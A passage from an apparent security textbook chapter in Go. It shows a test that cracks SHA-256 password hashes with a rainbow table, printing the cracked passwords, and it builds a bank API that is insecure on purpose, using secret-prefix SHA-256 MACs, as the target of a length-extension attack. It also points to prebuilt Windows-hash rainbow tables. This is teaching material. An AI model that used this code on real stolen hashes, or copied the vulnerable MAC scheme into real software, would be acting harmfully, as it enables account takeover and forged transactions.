    encoder := json.NewEncoder(file)
    encoder.SetIndent("", "    ")

    err = encoder.Encode(table)
    if err != nil {
      return nil, errors.New(fmt.Sprintf("error encoding json: %s", err))
    }
  } else {
    file, err := os.Open(jsonPath)
    if err != nil {
      return nil, errors.New(fmt.Sprintf(”error opening file: %s”, err))
    }
    defer file.Close()

    decoder := json.NewDecoder(file)
    table = RainbowTable{}
    err = decoder.Decode(&table)

    if err != nil {
      return nil, errors.New(fmt.Sprintf(”error decoding json: %s”, err))
    }
  }

  return &table, nil
}
```

To test our exploit, we will add 100 users to our vulnerable database with random passwords. Our exploit package cannot see the passwords, but it can access the hash digests. This is equivalent to, e.g., stealing the hash digests from an Active Directory database. We then try to crack all of those digests using our rainbow table. If we are able to crack less than 10% of the digests we fail the test. If you execute the test with `make rainbow_table` in the accompanying code repo it will automatically download a rainbow table from the GitHub releases page (a 188 MB compressed JSON file), and will reliably crack more than 10% of randomly generated SHA-256 hashes of 6 character long passwords containing lower-case or upper-case characters. In case you want to regenerate the rainbow table (instead of downloading from GitHub) you can execute `make generate_rainbow_table` which should take roughly 15 minutes to half an hour on a modern laptop.

The success/failure rate of the rainbow table drives home another important point: they are not the ideal tool if you want to crack a *single* digest; but they work very well if you have a collection of digests from a stolen database that you're looking to exploit. Using only 5 million rows and a chain length of 1000 we are able to get 10% coverage for 6-character long alphabetical passwords. Listing 6.11 shows the full test code for our rainbow table.

Listing 6.11 `ch06/rainbow_table/exploit_rainbow_table/exploit_rainbow_table_t`

```
func TestRainbowTable(t *testing.T) {
  table, err := generateOrLoadTable()
  if err != nil {
    t.Fatal(err)
  }

  t.Logf(”rainbow table contains %d rows”, len(*table))

  totalUsers := 100
  usersDb := impl_rainbow_table.NewUserDatabase()
  for i := 0; i < totalUsers; i++ {
    username := fmt.Sprintf(”user-%03d”, i)
    usersDb.RegisterUserWithRandomPassword(username)
  }

  startTime := time.Now()

  successfulCracks := 0
  for username, passwordHashHex := range usersDb.Hashes {
    passwordHash, _ := hex.DecodeString(passwordHashHex)
    var passwordHash256 [sha256.Size]byte
    copy(passwordHash256[:], passwordHash)
    password, err := table.CrackSHA256Hash(passwordHash256)
    if err == nil {
      if usersDb.AuthenticateUser(username, string(password)) {
        successfulCracks++
      }
    }
  }

  endTime := time.Now()
  deltaTime := endTime.Sub(startTime)

  t.Logf("%d/%d hashes cracked successfully in %.2f seconds",
      successfulCracks, totalUsers, deltaTime.Seconds())
  if float32(successfulCracks) < float32(totalUsers)*0.1 {
    t.Fatal("rainbow table success rate was <10%")
  }
}
```

Defined in listing 6.8

Executing the test with `make rainbow_table` gives us the output shown in listing 6.12. It only takes roughly a quarter of a minute to crack some 10-25 of the hash digests we throw at it. We see that some hashes got broken quite early, e.g., the hash for `RBbdbD` got cracked only on column 995 (we are traversing the columns backwards). On the other hand, the hash for `LUMLTS` got matched only at the last gasp attempt as it was visited in the very first column by the table. Our test code verifies automatically that the hashes were cracked correctly by attempting to log in as the user whose hash was attacked. You can also verify manually that the correct message was found, e.g., by using `sha256sum`. Executing `echo -n "YHkOIZ" | sha256sum` will give you the digest `7c768066 ... afc55870`$_{16}$.

Listing 6.12 Unit test output for `make rainbow_table`

```
go clean -testcache
go test -v ./ch06/rainbow_table/impl_rainbow_table
=== RUN   TestUserDatabase
    impl_rainbow_table_test.go:21: user registered & authenticated
        successfully
--- PASS: TestUserDatabase (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch06/rainbow_table/
    impl_rainbow_table     0.002s
go test -timeout 1h -v ./ch06/rainbow_table/exploit_rainbow_table
=== RUN   TestRainbowTable
    exploit_rainbow_table_test.go:70: rainbow table contains 4424095 rows
        start: AbHqpO ... (730) message: vYSfeQ -> digest: 790
            ef0adb83dd216a99e3db17312d5c18d1762f571a385d65ef7c07325de8557
        start: pUbRnH ... (291) message: negwHl -> digest: 93
            edc7f0188212bc92fae220a5958297d1c79a5407a93aa71ba3f4da3325389f
        start: PTwzMK ... (449) message: VBQEMm -> digest:
            a67e9a7c8c8932d1b0e69bf973c1eeff68cd8caf6e9aadc06e70f06f0c908aed
        start: AqIUKX ... (287) message: SMnvAA -> digest: 575
            f549739cffb60b16d8450b9abce1d298d8361ec49912e1d7ce6c31c67aa86
        start: yBrjXN ... (798) message: fzehMJ -> digest:
            a13e61dd4a950bc05212caf5f1e2060ca3736e6e821eba76dadf05c3f5d25fcf
        start: kRxAuY ... (198) message: aXKvYN -> digest: 828
            c7b07a79f01b152d9047a79fbe98f70cfc463eec0d5ec27041df17d9f00a7
        start: VugiSA ... (202) message: bDuJHj -> digest:
            b7f7e12e39c7f29281067806b69b9226420b57564aa4e34c575521f954b3563d
        start: usJVCs ... (995) message: RBbdbD -> digest: 7
            dcbb175447a6cf276a0e5e6974dc0432bdb1008096f1f46dade768077c45d8a
        start: QhHNVO ... (173) message: JgcZpw -> digest: 63
            c9e6b139ba53952dcbc4f01b09f1df3eb662b05d92dbb69ce86a3f04eefa4e
        start: FgTRtX ... (426) message: eTBMDA -> digest: 2
            dd88b6c07abfcc2050914e7bdfa1a223df7ed2a20b4d40854ab3366ff2cb24c
        start: MRLLsJ ... (380) message: DHemDx -> digest: 7
            a275d6b341c40a32130640d2d5edecff7f0c2fbf5a2846c8738a1e33d056273
        start: veeFDG ... (616) message: VTRxIy -> digest: 7
            fb9a38f64a8d4b08ef3a7bc516c81730c0fac3d14fb7acc9fa41d425de01f9c
        start: LUMLTS ... (001) message: LUMLTS -> digest:
            dcf73dadb8df7d1b5bb14b6cf6afd93ed8adf76d025860fdbc3c876e8a776ce2
        start: dNlNYq ... (857) message: DlvnwA -> digest: 558
            bccd98b1db917b81e4d50eccca721040a3cb5c24668de4d597d5e67462aea
        start: uXWnyK ... (119) message: YHkOIZ -> digest: 7
            c768066090ce141c1b808766c182d2788f3a3fcf040e78477accd32afc55870
    exploit_rainbow_table_test.go:97: 15/100 hashes cracked successfully in
        13.13 seconds
--- PASS: TestRainbowTable (22.87s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch06/rainbow_table/
    exploit_rainbow_table  23.073s
```

That wraps it up for our tour of the rainbow tables. We cracked SHA-256 digests using our rainbow table for 6-character long alphanumeric passwords. Other pre-generated rainbow tables are available for assisting in attacks. For example, rainbow tables that achieve over 90% and 50% success rates are available for cracking 8-character and 9-character long NT (Windows) hashes at: https://www.rainbowcrackalack.com/.

6.4.3 Length extension attacks on hash functions

Length-extension attacks are a great lesson on how seemingly secure cryptographic constructs end up causing terrible consequences. We previously looked at how hash functions are essentially "one-way" functions in practice. A good hash function makes it hard to "go back" from a digest value to the original message. The one-wayness of hash functions was quite appealing when designing, e.g., API authentication schemes. This famously led to a vulnerability in Flickr's API authentication scheme where attackers could forge API requests on behalf of third-party applications trusted by the users.

Flickr was the world's leading platform for photo sharing and community-based photography exploration during the latter half of the 2010s. Their API authentication design was quite prevalent in other websites of the era as well (e.g., in Scribd and Vimeo). We are going to implement a vulnerable web server that authenticates its API calls similarly, and then we will write an exploit that uses a length-extension attack to bypass the authentication checks. All hash functions based on the Merkle-Damgård design (MD5, SHA-1, SHA-2) are susceptible to length extension attacks so an intuition of how the attack works is helpful in understanding how and why the weakness is avoided in SHA-3.

Instead of creating a photo-sharing service, we will demonstrate the same vulnerability by creating an API for a simple (and poorly leveraged) bank. For each new client the bank issues a unique client ID and client secret. The clients are supposed to protect their secrets. The bank also retains a copy of each client's secret as shown in figure 6.16.




Figure 6.16 Each client has a unique secret that they will use for authentication

Clients can call a transaction API and specify an amount to be added or subtracted from their accounts. How do we prevent an attacker from crafting their own requests for somebody else's account? We mandate that each transaction request also contain a "message authentication code" (MAC) which is obtained by concatenating that particular client's MAC with the amount to be transacted and hashing the whole thing with SHA-256. This is known as a "secret-prefix" authentication scheme and relies on the assumption that legitimate clients have their corresponding secrets to "sign" their requests with, but malicious clients do not have secrets to forge MACs for other people's accounts. Once the bank receives the request it concatenates its own copy of the client's secret with the input parameters to "authenticate" the incoming request. If its hash calculation results in the same hash digest as the one in the MAC specified by the request, otherwise a failure is returned.

There is still a problem though, what if an attacker listens in on the conversation and simply replays the whole request (known as a "replay attack")? They can't forge a new MAC, but they have a perfectly valid MAC for an existing request by, e.g., listening in at your ISP. A popular solution for this kind of situation is to include a timestamp in the MAC. If the request contains the correct hash digest for its input parameters and the specific client the bank then checks how much time has elapsed since the timestamp specified in the request. If the delta is reasonable, let's say, less than 100 milliseconds, the request is allowed to go through. Now an attacker has to capture the request and replay it to the bank within 100 milliseconds, or they would fail the time check. The MAC verification is shown in figure 6.17.

The Flickr vulnerability relied crucially on how query strings get parsed in HTTP web servers, so we are going to create one in Go for our example. We could run this server standalone and test using, e.g., `cURL`. We would then need to write some shell scripts to




Figure 6.17 Clients authenticate their transactions by prepending their unique secrets to the input parameters

facilitate generation & MAC calculation of the new timestamps, but instead we're going to define some helper functions (in Go as well) that automatically generate the HTTP requests and deal with the responses appropriately.

IMPLEMENTING A BANK API THAT USES SECRET-PREFIX HASHING FOR AUTHENTICATION

Listing 6.13 shows the type definition for our bank. The internal state for our bank consists of three maps `clientNames`, `clientSecrets` & `clientBalances` all indexed by a client ID that the bank issues using `generateClientId()` defined on line 36. We then define a helper function `calculateMac` which the bank shall use to authenticate incoming requests for all APIs. Lines 46 - 50 sort the input parameters by their keys. The input parameters are sorted so that there is a deterministic order of what goes into the input of the hash function (since clients need to do the same calculation in the same order for generating a valid MAC). It is important to note that the MAC for authenticating the API request is specified in the `mac` input parameter but must be skipped during the calculation as shown on line 203 (there is no point in asking the clients to calculate MAC of the MAC itself).

Listing 6.13 `ch06/length_ext/impl_length_ext/impl_length_ext.go`

```
 1  package impl_length_ext
 2
 3  import (
 4    ″crypto/sha256″
 5    ″encoding/hex″
 6    ″encoding/json″
 7    ″errors″
 8    ″fmt″
 9    ″io/ioutil″
10    ″math/rand″
11    ″net/http″
12    ″net/http/httptest″
13    ″net/url″
14    ″os″
15    ″sort″
16    ″strconv″
17    ″time″
18  )
19
20  const ClientSecretLength = 16
21
22  type Bank struct {
23    clientNames    map[uint32]string
24    clientSecrets  map[uint32]string
25    clientBalances map[uint32]int64
26  }
27
28  func NewBank() *Bank {
29    return &Bank{
30      clientNames:    make(map[uint32]string),
31      clientSecrets:  make(map[uint32]string),
32      clientBalances: make(map[uint32]int64),
33    }
34  }
35
36  func (b *Bank) generateClientId() uint32 {
37    for {
38      newClientId := rand.Uint32()
```

Keys are client IDs

```
    if _, ok := b.clientNames[newClientId]; !ok {
      return newClientId
    }
  }
}

func calculateMac(clientSecret string, queryParams map[string]string, verbose bool) string {
  var keys []string
  for k := range queryParams {
    keys = append(keys, k)
  }
  sort.Strings(keys)
  hasher := sha256.New()
  hasher.Write([]byte(clientSecret))
  if verbose {
    fmt.Print(”\thash input: <REDACTED_SECRET>”)
  }
  for _, k := range keys {
    if k == ”mac” {
      continue
    }
    v := queryParams[k]
    if verbose {
      fmt.Printf(”|%s|%s”, k, url.QueryEscape(v))
    }
    hasher.Write([]byte(k))
    hasher.Write([]byte(v))
  }
  digest := hex.EncodeToString(hasher.Sum(nil))
  if verbose {
    fmt.Printf(”\n\thash output: %s\n”, digest)
  }
  return hex.EncodeToString(hasher.Sum(nil))
}
```

Sort input parameters by key

Do not include MAC itself in digest calculation

Listing 6.14 shows the function for authenticating incoming requests. We look up the corresponding client secret for the client ID specified in the request and then use that secret to authenticate the input query parameters using `calculateMac(...)` we defined in the previous listing. If the MAC is verified correctly we calculate the time elapsed since the timestamp specified in the input parameters. If more than a millisecond has elapsed we return an error, otherwise we return the authenticated client ID. It would be extremely improbably to capture a request and replay it within $\frac{1}{1000}th$ of a second.

Listing 6.14 `ch06/length_ext/impl_length_ext/impl_length_ext.go`

```
func (b *Bank) authenticateRequest(r *http.Request) (uint32, error) {
  clientId, err := strconv.ParseUint(r.URL.Query().Get(”clientId”), 10, 32)
  if err != nil {
    return 0, errors.New(”invalid client id”)
  }
  clientId32 := uint32(clientId)

  var clientSecret string
  if v, ok := b.clientSecrets[clientId32]; ok {
    clientSecret = v
  } else {
    return 0, errors.New(”client not found”)
  }

  queryParams := make(map[string]string)
  for k, v := range r.URL.Query() {
    queryParams[k] = v[0]
  }

  expected := calculateMac(clientSecret, queryParams, true)
  if r.URL.Query().Get(”mac”) != expected {
    return 0, errors.New(”invalid mac”)
  }

  reqTime, err := strconv.ParseInt(r.URL.Query().Get(”ts”), 10, 64)
  if err != nil {
    return 0, errors.New(”timestamp not found”)
  }

  currentTime := time.Now().UnixMicro()
  if currentTime < reqTime || currentTime-reqTime > 1000 {    ← Allow a delta of 1000 µs (1 ms)
    return 0, errors.New(fmt.Sprintf(”invalid timestamp, currentTime: %d,
        reqSignedTime: %d, delta: %d (µs)”,
      reqTime,
      currentTime,
      currentTime-reqTime))
  } else {
    fmt.Printf(”\trequest authenticated successfully, requestTime: %d,
        currentTime: %d, delta: %d (µs)\n”,
      reqTime,
      currentTime,
      currentTime-reqTime)
  }

  return clientId32, nil
}
```

We can now start defining the HTTP handlers for our bank's API and their corresponding wrappers (for easier testing). Listing 6.15 shows the code for API called by new clients to obtain a unique client ID and secret. We define a new helper function `generateRandomHexString()` that will be used to generate random secrets for each new client. Please note the differences in function signatures of `NewClientHttpHandler(...)` and `NewClient(...)`. The former has the signature of an HTTP handler that can be used in web servers, the latter is a wrapper that calls the HTTP handler using the `httptest` package provided by Go's standard library.

Listing 6.15 ch06/length_ext/impl_length_ext/impl_length_ext.go

```
func generateRandomHexString(byteLen int) string {
  buffer := make([]byte, byteLen)
  _, err := rand.Read(buffer)
  if err != nil {
    fmt.Printf(”cannot get random bytes: %s\n”, err)
    os.Exit(1)
  }
  return hex.EncodeToString(buffer)
}

func (b *Bank) NewClientHttpHandler(w http.ResponseWriter, r *http.Request) {
  clientName := r.URL.Query().Get(”clientName”)
  clientSecret := generateRandomHexString(ClientSecretLength)
  clientId := b.generateClientId()

  b.clientNames[clientId] = clientName
  b.clientSecrets[clientId] = clientSecret
  b.clientBalances[clientId] = 0

  response := map[string]string{
    ”clientId”:     strconv.FormatUint(uint64(clientId), 10),
    ”clientSecret”: clientSecret,
  }

  w.WriteHeader(http.StatusOK)
  json.NewEncoder(w).Encode(response)
}

func (b *Bank) NewClient(
  clientName string) (
  httpReq *http.Request,
  clientId string,
  clientSecret string, err error) {
  httpReq = httptest.NewRequest(http.MethodGet, fmt.Sprintf(”/new-client?
      clientName=%s”, clientName), nil)
  w := httptest.NewRecorder()
  b.NewClientHttpHandler(w, httpReq)
  res := w.Result()
  defer res.Body.Close()

  if res.StatusCode != http.StatusOK {
    var errorResponse map[string]string
    json.NewDecoder(res.Body).Decode(&errorResponse)
    err = errors.New(errorResponse[”errmsg”])
    return
  }

  var newClientResponse map[string]string
  err = json.NewDecoder(res.Body).Decode(&newClientResponse)
  if err != nil {
    return
  }
  clientId = newClientResponse[”clientId”]
  clientSecret = newClientResponse[”clientSecret”]
  return
}
```

The creation of a new client is an unauthenticated operation, i.e., there is no MAC verification since it is just issuing a new client secret for a new account with zero balance. There are two authenticated APIs: (1) for checking a client's balance (2) for executing a transaction on behalf of a client. Listing 6.17 shows the code for the first authenticated API's HTTP handler `CheckBalanceHttpHandler(...)` as well as its testing wrapper `CheckBalance(...)`. The latter calculates the MAC for input parameters (i.e., client ID and timestamp) on line 203 and uses that for crafting the HTTP request in the next line.

Listing 6.16 `ch06/length_ext/impl_length_ext/impl_length_ext.go`

```go
175 func (b *Bank) CheckBalanceHttpHandler(w http.ResponseWriter, r *http.Request
        ) {
176   clientId, err := b.authenticateRequest(r)
177   if err != nil {
178     w.WriteHeader(http.StatusForbidden)
179     response := map[string]string{
180       "errmsg": err.Error(),
181     }
182     json.NewEncoder(w).Encode(response)
183     return
184   }
185
186   response := map[string]string{
187     "balance": strconv.FormatInt(b.clientBalances[clientId], 10),
188   }
189   w.WriteHeader(http.StatusOK)
190   json.NewEncoder(w).Encode(response)
191 }
192
193 func (b *Bank) CheckBalance(
194   clientId string,
195   clientSecret string) (
196   httpReq *http.Request,
197   currentBalance string,
198   err error) {
199   queryParams := map[string]string{
200     "clientId": clientId,
201     "ts":       strconv.FormatInt(time.Now().UnixMicro(), 10),
202   }
203   mac := calculateMac(clientSecret, queryParams, false)
204   httpReq = httptest.NewRequest(http.MethodGet,
205     fmt.Sprintf("/balance?clientId=%s&ts=%s&mac=%s",
206       queryParams["clientId"],
207       queryParams["ts"],
208       mac), nil)
209   w := httptest.NewRecorder()
210   b.CheckBalanceHttpHandler(w, httpReq)
211   res := w.Result()
212   defer res.Body.Close()
213   if res.StatusCode != http.StatusOK {
214     var errorResponse map[string]string
215     json.NewDecoder(res.Body).Decode(&errorResponse)
216     err = errors.New(errorResponse["errmsg"])
217     return
218   }
219
220   var checkBalanceResponse map[string]string
221   body, err := ioutil.ReadAll(res.Body)
222   if err != nil {
223     return
```

Calculate MAC for `clientId|ts`

```
224     }
225     err = json.Unmarshal(body, &checkBalanceResponse)
226     if err != nil {
227       return
228     }
229     currentBalance = checkBalanceResponse["balance"]
230     return
231   }
```

The transaction API's HTTP handler and test wrapper are both pretty similar as well. The major difference is the modification of client's balance on line 255. We are not going to be testing our server in a multithreaded environment, our goal is just to understand the insecurity of secret-prefix authentication schemes, so we do not worry about concurrency and race conditions in our example.

Listing 6.17 `ch06/length_ext/impl_length_ext/impl_length_ext.go`

```
233   func (b *Bank) TransactionHttpHandler(w http.ResponseWriter, r *http.Request)
           {
234           clientId, err := b.authenticateRequest(r)    ←— Defined in listing 6.14
235           if err != nil {
236                   w.WriteHeader(http.StatusForbidden)
237                   response := map[string]string{
238                           "errmsg": err.Error(),
239                   }
240                   json.NewEncoder(w).Encode(response)
241                   return
242           }
243
244           transactionAmount, err := strconv.ParseInt(r.URL.Query().Get("amount
                  "), 10, 64)
245           if err != nil {
246                   w.WriteHeader(http.StatusBadRequest)
247                   response := map[string]string{
248                           "errmsg": "invalid transaction amount",
249                   }
250                   json.NewEncoder(w).Encode(response)
251                   return
252           }
253
254           oldBalance := b.clientBalances[clientId]
255           b.clientBalances[clientId] += transactionAmount
256           newBalance := b.clientBalances[clientId]
257
258           response := map[string]string{
259                   "oldBalance": strconv.FormatInt(oldBalance, 10),
260                   "newBalance": strconv.FormatInt(newBalance, 10),
261           }
262           w.WriteHeader(http.StatusOK)
263           json.NewEncoder(w).Encode(response)
264   }
265
266   func (b *Bank) Transaction(
267     clientId string,
268     clientSecret string,
  amount int64) (
  httpReq *http.Request,
  oldBalance string,
  newBalance string,
  err error) {
  queryParams := map[string]string{
    ”amount”:   strconv.FormatInt(amount, 10),
    ”clientId”: clientId,
    ”ts”:       strconv.FormatInt(time.Now().UnixMicro(), 10),
  }
  mac := calculateMac(clientSecret, queryParams, false)    ← Defined in listing 6.13
  httpReq = httptest.NewRequest(http.MethodGet,
    fmt.Sprintf(”/transaction?clientId=%s&amount=%s&ts=%s&mac=%s”,
      queryParams[”clientId”],
      queryParams[”amount”],
      queryParams[”ts”],
      mac), nil)
  w := httptest.NewRecorder()
  b.TransactionHttpHandler(w, httpReq)
  res := w.Result()
  defer res.Body.Close()
  if res.StatusCode != http.StatusOK {
    var errorResponse map[string]string
    json.NewDecoder(res.Body).Decode(&errorResponse)
    err = errors.New(errorResponse[”errmsg”])
    return
  }

  var transactionResponse map[string]string
  body, err := ioutil.ReadAll(res.Body)
  if err != nil {
    return
  }
  err = json.Unmarshal(body, &transactionResponse)
  if err != nil {
    return
  }
  oldBalance = transactionResponse[”oldBalance”]
  newBalance = transactionResponse[”newBalance”]
  return
}
```

Similar to the rainbow table example in the previous section (where the `impl_*` package provided a function for creating users with random passwords that would not be exposed to the `exploit_*` package), we add a function for creating a new client and returning a signed transaction for it. The function does not expose the underlying client secret, this will be equivalent to an attacker intercepting a request with a good MAC. In the next section we will perform the length-extension attack on the MAC to modify the request while still passing the authentication checks. The helper function is shown in listing 6.18.

Listing 6.18 `ch06/length_ext/impl_length_ext/impl_length_ext.go`

```
func (b *Bank) CreateClientAndGenerateSignedTransaction() (*http.Request,
    error) {
  _, clientId, clientSecret, err := b.NewClient(generateRandomHexString(8))
  if err != nil {
    return nil, err
  }
  req, _, _, err := b.Transaction(clientId, clientSecret, 10)
  if err != nil {
    return nil, err
  }
  return req, nil
}
```

It’s time to put our bank implementation to test as shown in listing before we start exploiting the underlying vulnerability. We create a new client, and use the corresponding secret to calculate the MAC and execute a transaction. If the transaction succeeds we verify that the balance as updated correctly.

Listing 6.19 ch06/length_ext/impl_length_ext/impl_length_ext_test.go

```
package impl_length_ext

import (
  ”strconv”
  ”testing”
)

func TestBank(t *testing.T) {
  bank := NewBank()

  req, clientId, clientSecret, err := bank.NewClient(”johndoe”)     ← Defined in listing 6.13
  if err != nil {
    t.Fatalf(”error creating client: %s”, err)
  }
  t.Logf(”request url: %s”, req.URL)

  req, balance, err := bank.CheckBalance(clientId, clientSecret)    ← Defined in listing 6.17
  if err != nil {
    t.Fatalf(”error getting balance: %s”, err)
  }
  t.Logf(”request url: %s”, req.URL)
  t.Logf(”balance: %s”, balance)

  startingBalance, _ := strconv.ParseInt(balance, 10, 32)
  transactionAmount := 42

  req, oldBalance, newBalance, err := bank.Transaction(clientId, clientSecret
      , int64(transactionAmount))    ← Defined in listing 6.17

  if err != nil {
    t.Fatalf(”error exeucting transaction: %s”, err)
  }
  t.Logf(”request url: %s”, req.URL)
  t.Logf(”old balance: %s”, oldBalance)
  t.Logf(”new balance: %s”, newBalance)

  req, balance, err = bank.CheckBalance(clientId, clientSecret)
  if err != nil {
    t.Fatalf(”error getting balance: %s”, err)
  }
  t.Logf("request url: %s", req.URL)
  t.Logf("balance: %s", balance)

  endingBalance, _ := strconv.ParseInt(balance, 10, 32)

  if endingBalance-startingBalance != int64(transactionAmount) {
    t.Fatalf("wrong balance after transaction, starting: %d, ending: %d,
        amount: %d",
      startingBalance, endingBalance, transactionAmount)
  }
}
```

If we execute the test with `make impl_length_ext` we get the output shown in listing 6.20. The actual URLs shown in the output should now drive home how the authentication scheme is supposed to be used by the clients. It takes only some 20 microseconds between the MAC generation on the client side and verification on the bank's server, much less than our allowed delta of 1 millisecond. Note the input string for the hash function for calculating the MAC. We have added separators for clarity, but it is essentially a concatenation of that client's secret and all the query parameters (except `mac` itself) *without* any separators (e.g., `&=` from the original URL or | shown in console output for clarity).

Listing 6.20 Unit test output for `make impl_length_ext`

```
go clean -testcache
go test -v ./ch06/length_ext/impl_length_ext
=== RUN   TestBank
    impl_length_ext_test.go:15: request url: /new-client?clientName=johndoe
        hash input: <REDACTED_SECRET>|clientId|1879968118|ts|1690930382271611
        hash output: 5
            a9670570abcecc3e00bb38f1d7c0e13d06e6775a703b7078374f530f8ae8b0f
        request authenticated successfully, requestTime: 1690930382271611,
            currentTime: 1690930382271638, delta: 27 (µs)
    impl_length_ext_test.go:21: request url: /balance?clientId=1879968118&ts
        =1690930382271611&mac=5
        a9670570abcecc3e00bb38f1d7c0e13d06e6775a703b7078374f530f8ae8b0f
    impl_length_ext_test.go:22: balance: 0
        hash input: <REDACTED_SECRET>|amount|42|clientId|1879968118|ts
            |1690930382271658
        hash output: 52
            b51f2cc647a8fc5ec16f4d9cad0f5c31a94a9ec067572c490f9f688fcbd02b
        request authenticated successfully, requestTime: 1690930382271658,
            currentTime: 1690930382271687, delta: 29 (µs)
    impl_length_ext_test.go:31: request url: /transaction?clientId
        =1879968118&amount=42&ts=1690930382271658&mac=52
        b51f2cc647a8fc5ec16f4d9cad0f5c31a94a9ec067572c490f9f688fcbd02b
    impl_length_ext_test.go:32: old balance: 0
    impl_length_ext_test.go:33: new balance: 42
        hash input: <REDACTED_SECRET>|clientId|1879968118|ts|1690930382271710
        hash output:
            f10f32fa2207d72326f0298039e54da1801de6c019aad86b836fbc08e8f61b1c
        request authenticated successfully, requestTime: 1690930382271710,
            currentTime: 1690930382271727, delta: 17 (µs)
    impl_length_ext_test.go:39: request url: /balance?clientId=1879968118&ts
        =1690930382271710&mac=
        f10f32fa2207d72326f0298039e54da1801de6c019aad86b836fbc08e8f61b1c
    impl_length_ext_test.go:40: balance: 42
--- PASS: TestBank (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch06/length_ext/impl_length_ext
       0.005s
```

EXPLOITING SECRET-PREFIX MACS USING LENGTH-EXTENSION ATTACKS

In chapters 2 & 3 we extensively explored how random number generators that output their states directly (without making it hard to reverse) run the risk of being attacked. If the attacker has access to the entire state of the RNG easily, as in the case of linear congruential generators (LCG), they can clone the RNG for themselves. In the early part of this chapter we encountered the Merkle-Damgård construction that most popular hash functions (MD4, MD5, SHA-1, SHA-2) of the previous decades were based on. Figure 6.18 revisits the structure of a Merkle-Damgård based hash function for the reader's ease. You might notice that we have the same problem as in the case of the exploitable RNGs: the entirety of the internal state is outputted as the hash digest!

The basic premise of the length-extension attack is that if an attacker knows the hash digest of a message, e.g., $H(A)$, they do *not* need to know A to be able to calculate $H(A|B)$ where | denotes concatenation of two messages A and B. Just by starting from $H(A)$ they




Figure 6.18 The Merkle-Damgård construction outputs the entire state as the hash digest

can always "pick up" where the original hash function left off. Figure 6.19 depicts the attack for a Merkle-Damgård based hash-function. In other words, if an attacker has the hash of a message (but not the message itself), they can calculate the hash of that message with additional data appended to it, without needing to know the original message.




Figure 6.19 The Merkle-Damgård construction outputs the entire state as the hash digest

We used SHA-256 for authenticating the API calls for our bank in the previous section. SHA-256 is based on a Merkle-Damgård construction, so our secret-prefix based authentication scheme is vulnerable to length extension attacks. Before we implement the attack though we need to be able to directly access & modify the internal state of our SHA-256 implementation. So far we have been using the built-in `crypto/sha256` package that comes with the Go standard library which does not expose an API to directly set the internal state. Our options are to modify this implementation or use another one that does allow direct access to the state. Modification of the standard package would take too many resources to explain in an already lengthy chapter, so we have chosen to mount the attack using OpenSSL's SHA-256 implementation which does fit the bill. This however means that you need to install the OpenSSL development headers on your system for the exploit to compile. You can install these in popular Linux distributions by using the commands shown in listing 6.21. We will be calling C functions from our Go code, it is recommended to go through the `cgo` tutorial at https://go.dev/blog/cgo before going through the next exploit.

Listing 6.21 Installing OpenSSL on popular Linux distributions

```
